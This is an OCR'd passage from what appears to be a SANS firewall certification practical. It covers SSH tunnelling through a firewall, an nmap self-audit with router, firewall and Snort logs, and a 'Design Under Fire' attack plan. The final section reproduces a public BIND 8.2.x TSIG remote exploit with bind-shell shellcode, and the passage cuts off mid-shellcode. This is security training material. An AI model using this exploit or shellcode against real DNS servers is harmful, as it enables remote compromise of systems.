
The following is used to setup ssh forwarding from the firewall to the internal ssh machine.

```
SSH-GW:
ssh-gw:       port 3000 *  -plug-to 192.168.2.2 -port 22
ssh-gw:       timeout 3600
ssh-gw:        group   nobody
ssh-gw:        user    nobody
```

Here is part of a sample sshd_config file for openssh.[8] Things to note here are that while the openssh daemon is backwards compatible with ssh1, this configuration only allows ssh2. This configuration is also set to disallow root logins.

```
Port 22
Protocol 2
ListenAddress 192.168.2.2
HostKey /usr/local/etc/ssh_host_key
HostKey /usr/local/etc/ssh_host_rsa_key
HostKey /usr/local/etc/ssh_host_dsa_key
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin no
```

The following graphic displays the configuration section of SSH Communications Security's workstation[10](windows) ssh client. No tunnels have been created at this point. To create a tunnel, one chooses a local port to listen on (external connections can be disabled for this) and a remote address and port to connect to.


Settings


Outgoing

Configure secure outgoing tunnels from the local computer to the remote host computer. The settings will take effect the next time you login.

Name	Listen Port	Dest Host	Dest Port	Allow L

http://www.ssh.com/products/ssh/winhelp24/Outgoing_Tunnel_and_Incoming_Tunnel.html

This view shows that a connection can be made that only tunnels information. This allows a connection that tunnels local listening ports to the remote machines on the intranet.
This is the configuration that is used for GIAC's outside sales team.



Connection

Configure the protocol settings for the connection. New settings will take effect the next time you login.

Host Name: remote.host.computer.com
User Name: username
Port Number: 22
Authentication Methods: Public Key, Password
Encryption Algorithm: <Default>
MAC Algorithm: <Default>
Compression: <None>
Terminal Answerback: vt100
[ ] Connect through Firewall
[ ] Request Tunnels only (Disable Terminal)

http://www.ssh.com/products/ssh/winhelp24/Connection.html

A similar command for a UNIX based SSH client would be:

```
ssh -p 3000 -T -L 80:intranet.server.giac:80 firewall.giac.com
```

This would tunnel local connections to port 80 to port 80 on the remote host.

Gotchas:

The tunneled connection through the firewall basically opens a hole in the security of the network. If someone was able to compromise the ssh server, they would have access to the internal network.

---

3. **Audit Your Security Architecture**

The security audit will determine the following
1. Does the firewall block the ports it is supposed to be blocking?
2. Are all unnecessary services disabled on all the hosts on the public network?

3. Does the IDS detect this activity?

This audit will not test to see if can reach the internal network, as this network uses private i.p. addresses and isn't reachable via the Internet. This audit will be conducted using nmap.[11] The results of the audit can be determined by looking at three things:

1. The results of the nmap scan.
2. The logs on both the Router and the firewall.
3. The reports from the ids.

As this audit may be resource intensive it will need to be conducted during "off hours" to prevent interruption of service to customers and alarming internal staff.

As far as costs go, nmap is open source software and the audit will be conducted at times when the security officer would not normally be in the office. Therefore there is no monetary cost associated with this action. There is a risk that conducting intensive scans of GIAC's network will result in a Denial of Service(DOS) condition. However, customer volume is low at night and the amount of customers inconvenienced by this action should be minimal.

Scan Details

The following command will be used to scan GIAC's firewall and the systems on the service network.

```
nmap -sS  -O -v -v -P0 GIAC.machine.address
```

This scan will be repeated on all valid addresses on the network. This scan uses what nmap's help file claims is the best all-around TCP scan. This scan uses TCP packets with the SYN bit set. This scan has additional settings that attempt to make a guess about the remote operating system, make the results more verbose, and turns off pinging of the host.

Here is the results of the scan:

Router

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Host gw.giac.com (x.x.x.x) appears to be up ... good.
Initiating SYN Stealth Scan against gw.giac.com (x.x.x.x)
The SYN Stealth Scan took 171 seconds to scan 1549 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on gw.giac.com (x.x.x.x):
(The 1543 ports scanned but not shown below are in state: filtered)
```

```
Port       State       Service
21/tcp     closed      ftp
25/tcp     closed      smtp
53/tcp     closed      domain
80/tcp     closed      http
443/tcp    closed      https
3000/tcp   closed      ppp

Remote OS guesses: Cisco CPA2500 (68030) or 3620 router, Cisco 1600/3640/7513 Router
OS Fingerprint:
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=O%Flags=AR%Ops=)
PU(Resp=N)


Nmap run completed -- 1 IP address (1 host up) scanned in 177 seconds
```

Firewall

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on firewall.GIAC.com (x.x.x.x):
(The 1546 ports scanned but not shown below are in state: filtered)
Port       State       Service
 3000/tcp   open       ppp

Remote OS guesses: Linux 2.1.19 - 2.2.17, Linux 2.2.14
Uptime 0.803 days (since Tue Nov 13 21:44:51 2001)

Nmap run completed -- 1 IP address (1 host up) scanned in 145 seconds
```

Mail Server

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find
at least 1 open and 1 closed TCP port
Interesting ports on kermit.rentgrow.com (208.247.217.34):
(The 1546 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Remote OS guesses: Linux 2.1.19 - 2.2.17, Linux 2.2.14
Uptime 0.803 days (since Tue Nov 13 21:44:51 2001)
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 145 seconds
```

Application Server

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find
at least 1 open and 1 closed TCP port
Interesting ports on kermit.rentgrow.com (208.247.217.34):
(The 1546 ports scanned but not shown below are in state: filtered)
Port       State       Service
443/tcp     open        https

Remote OS guesses: Windows NT/2000
Uptime 0.803 days (since Tue Nov 13 21:44:51 2001)

Nmap run completed -- 1 IP address (1 host up) scanned in 145 seconds
```

DNS

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find
at least 1 open and 1 closed TCP port
Interesting ports on kermit.rentgrow.com (208.247.217.34):
(The 1546 ports scanned but not shown below are in state: filtered)
Port       State       Service
53/tcp     open        smtp

Remote OS guesses: Linux 2.1.19 - 2.2.17, Linux 2.2.14
Uptime 0.803 days (since Tue Nov 13 21:44:51 2001)

Nmap run completed -- 1 IP address (1 host up) scanned in 145 seconds
```

Here is a snippet of the logfiles from the Router.

```
gw.GIAC.com 6432: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(62786) -> host.giac.app(23), 1 packet
gw.GIAC.com 6433: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(62786) -> host.giac.www(5900), 1 packet
gw.GIAC.com 6434: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(62790) -> host.giac.smtp(5900), 1 packet
gw.GIAC.com 6435: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(62790) -> host.giac.www(23), 1 packet
gw.GIAC.com 6436: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36883) -> host.giac.www(5900), 1 packet
gw.GIAC.com 6437: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36884) -> host.giac.dns(23), 1 packet
gw.GIAC.com 6438: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36886) -> host.giac.fw(23), 1 packet
gw.GIAC.com 6439: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36887) -> host.giac.fw(5900), 1 packet
gw.GIAC.com 6440: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(44948) -> host.giac.61(23), 1 packet
```

```
gw.GIAC.com 6441: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(44948) -> host.giac.61(5900), 1 packet
gw.GIAC.com 6442: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(44948) -> host.giac.61(5900), 1 packet
gw.GIAC.com 6443: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36435) -> host.giac.fw(23), 1 packet
gw.GIAC.com 6444: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(36435) -> host.giac.fw(5900), 1 packet
gw.GIAC.com 6445: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(63783) -> host.giac.fw(23), 1 packet
gw.GIAC.com 6446: %SEC-6-IPACCESSLOGP: list serial-in denied tcp
my.home.computer(48700) -> host.giac.61(23), 1 packet
```

Here is a small portion of the log from the firewall.

```
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:21 L=40 S=0x00 I=25582 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:443 L=40 S=0x00 I=51124 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:21 L=40 S=0x00 I=57702 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:53 L=40 S=0x00 I=64290 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:53 L=40 S=0x00 I=6174 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:53 L=40 S=0x00 I=40953 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:53 L=40 S=0x00 I=43368 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:21 L=40 S=0x00 I=10518 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:21 L=40 S=0x00 I=33489 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:443 L=40 S=0x00 I=25230 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:443 L=40 S=0x00 I=60200 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:443 L=40 S=0x00 I=18583 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:21 L=40 S=0x00 I=38647 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37245
fw.giac.com:53 L=40 S=0x00 I=3747 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:443 L=40 S=0x00 I=48617 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
fw.giac.com:21 L=40 S=0x00 I=58785 F=0x0000 T=30 (#53)
firewll kernel: Packet log: input DENY eth2 PROTO=6 my.home.computer:37246
```

Here is some of the output from the IDS

```
ext.snort.giac snort[1924]: spp_portscan: PORTSCAN DETECTED from
my.home.computer (THRESHOLD 4 connections exceeded in 0 seconds)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
```

```
my.home.computer: 80 connections across 1 hosts: TCP(80), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
my.home.computer: 1 connections across 1 hosts: TCP(1), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: End of portscan from
my.home.computer: TOTAL time(4s) hosts(1) TCP(81) UDP(0)
ext.snort.giac snort[1924]: spp_portscan: PORTSCAN DETECTED from
my.home.computer (THRESHOLD 4 connections exceeded in 0 seconds)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
my.home.computer: 80 connections across 1 hosts: TCP(80), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: End of portscan from
my.home.computer: TOTAL time(3s) hosts(1) TCP(80) UDP(0)
ext.snort.giac snort[1924]: spp_portscan: PORTSCAN DETECTED from
my.home.computer (THRESHOLD 4 connections exceeded in 0 seconds)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
my.home.computer: 80 connections across 1 hosts: TCP(80), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
my.home.computer: 1 connections across 1 hosts: TCP(1), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: End of portscan from
my.home.computer: TOTAL time(4s) hosts(1) TCP(81) UDP(0)
ext.snort.giac snort[1924]: spp_portscan: PORTSCAN DETECTED from
my.home.computer (THRESHOLD 4 connections exceeded in 0 seconds)
ext.snort.giac snort[1924]: spp_portscan: portscan status from
my.home.computer: 80 connections across 1 hosts: TCP(80), UDP(0)
ext.snort.giac snort[1924]: spp_portscan: End of portscan from
my.home.computer: TOTAL time(3s) hosts(1) TCP(80) UDP(0)
```

Evaluate the Audit

Now that the audit is complete, we can start to look at the results. The audit shows that the Router, firewall, and IDS are all functioning as expected. No major vulnerabilities were discovered during the scan. All of the expected ports were seen as open and no unexpected ports were visible. It should be noted that while port 3000 on the firewall is detected as ppp, this is merely because that is how it is listed in the nmap-services file. This port is actually ssh-gw from the TIS FWTK. The ids detected the port scan, which is good.

If GIAC continues to enjoy growth in it's market, money for security expenditures should be easier to justify. Given this situation, the security officer would like to see the primary firewall moved to a secondary position. The primary firewall would therefore be replaced by a stateful inspection firewall such as a CISCO PIX or Checkpoints Firewall-1. Furthermore the security officer is not entirely comfortable using windows platforms on the Internet. There have been many vulnerabilities targeted at the windows platform, such as nimda and code red.
In the interim, the security officer plans on further testing of Linux kernel 2.4 to take advantage of the stateful inspection qualities of IPTABLES.

----

4. Design Under Fire

The network design selected for these attacks is by Stephan Golman.
(http://www.sans.org/y2k/practical/Stephen_Goldman_GCFW.zip)




Figure 1

Compromise a Protected System

As with any attempt to compromise a networked computer, this attack starts with reconnaissance. The first step is to perform a whois search. There are online tools that can be used to find out a listing of a companies network addresses. By going to network solutions' whois lookup (http://www.netsol.com/cgi-bin/whois/whois) , we can enter GIAC.com and get the i.p. addresses of giac.com's name servers. We can also retrieve some contact information that usually includes e-mail addresses for the technical contact. (and hence probably a username on at least one of the systems) After retrieving the information on the DNS servers, we then use the American Registry of Internet Numbers (ARIN) (we are assuming that the corporation is in the United States, but if it wasn't ARIN would point us to the appropriate foreign registry. Using ARIN's whois service (http://www.arin.net/whois/index.html) , we input the numbers for the primary and possibly the secondary DNS servers. At least one of these numbers should return one or more network blocks assigned to giac.com.

With this information at hand, we startup our favorite port scanner/remote O.S. detection tool. By port scanning the target network, we determine what operating systems are in use and the port numbers available for further inquiry. Hopefully we will have determined enough information to now chose a way to bypass security.

Stephan has implemented a Checkpoint Firewall-1 / VPN-1 server installed on a Nokia IP530. Stephan has correctly asserted that by using a hardware based firewall, that he will avoid vulnerabilities inherent to the O.S. that lies underneath the firewall. However, a vulnerability has surface that directly affects the Nokia IP530 running Checkpoint Firewall-1. Vulnerability Note VU#258731 (http://www.kb.cert.org/vuls/id/258731) allows for traffic to reach hosts protected by the firewall and using network address translation (NAT). Also GIAC apparently is running a DNS server on their RedHat 7.0 machine located on their DMZ. As no version information was provided by this practical, we will assume this machine is running BIND version ISC BIND 8.2.2. (Although any version up to 8.2.3 will do.). This particular version of bind on this version of Linux is vulnerable to a buffer overflow. While GIAC doesn't allow TCP traffic to their DNS server, we can use the aforementioned vulnerability in the Nokia/Firewall-1 combination to bypass this restriction. It should be noted that no exploit for this vulnerability is currently available on the internet and may be more of a theoretical vulnerability.

Code for the bind exploit follows:

http://downloads.securityfocus.com/vulnerabilities/exploits/tsig.c

```
/*
 * This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 *     Ian Goldberg     <ian@cypherpunks.ca>
 *     Jonathan Wilkins <jwilkins@bitland.net>
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options.  If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 *   Ix       [adresadeforward@yahoo.com] (the master of jmpz),
 *   lucysoft  [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for
what you do with this code.
 *
 * flamez      - canaris
 * greetz      - blizzard, netman.
 * creditz     - anathema <anathema@hack.co.za> for the original shellcode
 *             - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors),
but we hope you got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
/* The numbers at the right indicate the number of bytes the call takes
 * and the number of bytes used so far.  This needs to be lower than
 * 62 in order to fit in a single Query Record.  2 are used in total to
 * send the shell code
 */
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44"                       /* jmp intr                */ // 2 - 2
/* start: */
"\x5e"                           /* popl %esi               */ // 1 - 3

  /* socket() */
"\x29\xc0"                       /* subl %eax, %eax         */ // 2 - 5
"\x89\x46\x10"                   /* movl %eax, 0x10(%esi)   */ // 3 - 8
"\x40"                           /* incl %eax               */ // 1 - 9
"\x89\xc3"                       /* movl %eax, %ebx         */ // 2 -
11
"\x89\x46\x0c"                   /* movl %eax, 0x0c(%esi)   */ // 3 -
14
"\x40"                           /* incl %eax               */ // 1 -
15
"\x89\x46\x08"                   /* movl %eax, 0x08(%esi)   */ // 3 -
18
"\x8d\x4e\x08"                   /* leal 0x08(%esi), %ecx   */ // 3 -
21
"\xb0\x66"                       /* movb $0x66, %al         */ // 2 -
23
```

```
"\xcd\x80"                      /* int $0x80              */ // 2 -
25

  /* bind() */
"\x43"                          /* incl %ebx              */ // 1 -
26
"\xc6\x46\x10\x10"              /* movb $0x10, 0x10(%esi)  */ // 4 -
30
"\x66\x89\x5e\x14"              /* movw %bx, 0x14(%esi)    */ // 4 -
34
"\x88\x46\x08"                  /* movb %al, 0x08(%esi)    */ // 3 -
37
"\x29\xc0"                      /* subl %eax, %eax         */ // 2 -
39
"\x89\xc2"                      /* movl %eax, %edx         */ // 2 -
41
"\x89\x46\x18"                  /* movl %eax, 0x18(%esi)   */ // 3 -
44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a
similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90"                      /* movb $0x90, %al         */ // 2 -
46
"\x66\x89\x46\x16"              /* movw %ax, 0x16(%esi)    */ // 4 -
50
"\x8d\x4e\x14"                  /* leal 0x14(%esi), %ecx   */ // 3 -
53
"\x89\x4e\x0c"                  /* movl %ecx, 0x0c(%esi)   */ // 3 -
56
"\x8d\x4e\x08"                  /* leal 0x08(%esi), %ecx   */ // 3 -
59

"\xeb\x02"                      /* jmp cont                */ // 2 - 2
/* intr: */
"\xeb\x43"                      /* jmp callz               */ // 2 - 4

/* cont: */
"\xb0\x66"                      /* movb $0x66, %al         */ // 2 - 6
"\xcd\x80"                      /* int $0x80               */ // 2 -
10

  /* listen() */
"\x89\x5e\x0c"                  /* movl %ebx, 0x0c(%esi)   */ // 3 -
11
"\x43"                          /* incl %ebx               */ // 1 -
12
"\x43"                          /* incl %ebx               */ // 1 -
13
"\xb0\x66"                      /* movb $0x66, %al         */ // 2 -
15
"\xcd\x80"                      /* int $0x80               */ // 2 -
17

  /* accept() */
"\x89\x56\x0c"                  /* movl %edx, 0x0c(%esi)   */ // 3 -
```

```
20
"\x89\x56\x10"                      /* movl %edx, 0x10(%esi)   */ // 3 -
23
"\xb0\x66"                          /* movb $0x66, %al         */ // 2 -
25
"\x43"                              /* incl %ebx               */ // 1 -
26
"\xcd\x80"                          /* int $0x80               */ // 1 -
27

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                          /* xchgb %al, %bl          */ // 2 -
29
"\xb0\x3f"                          /* movb $0x3f, %al         */ // 2 -
31
"\x29\xc9"                          /* subl %ecx, %ecx         */ // 2 -
33
"\xcd\x80"                          /* int $0x80               */ // 2 -
35
"\xb0\x3f"                          /* movb $0x3f, %al         */ // 2 -
37
"\x41"                              /* incl %ecx               */ // 1 -
38
"\xcd\x80"                          /* int $0x80               */ // 2 -
40
"\xb0\x3f"                          /* movb $0x3f, %al         */ // 2 -
42
"\x41"                              /* incl %ecx               */ // 1 -
43
"\xcd\x80"                          /* int $0x80               */ // 2 -
45

  /* execve() */
"\x88\x56\x07"                      /* movb %dl, 0x07(%esi)    */ // 3 -
48
"\x89\x76\x0c"                      /* movl %esi, 0x0c(%esi)   */ // 3 -
51
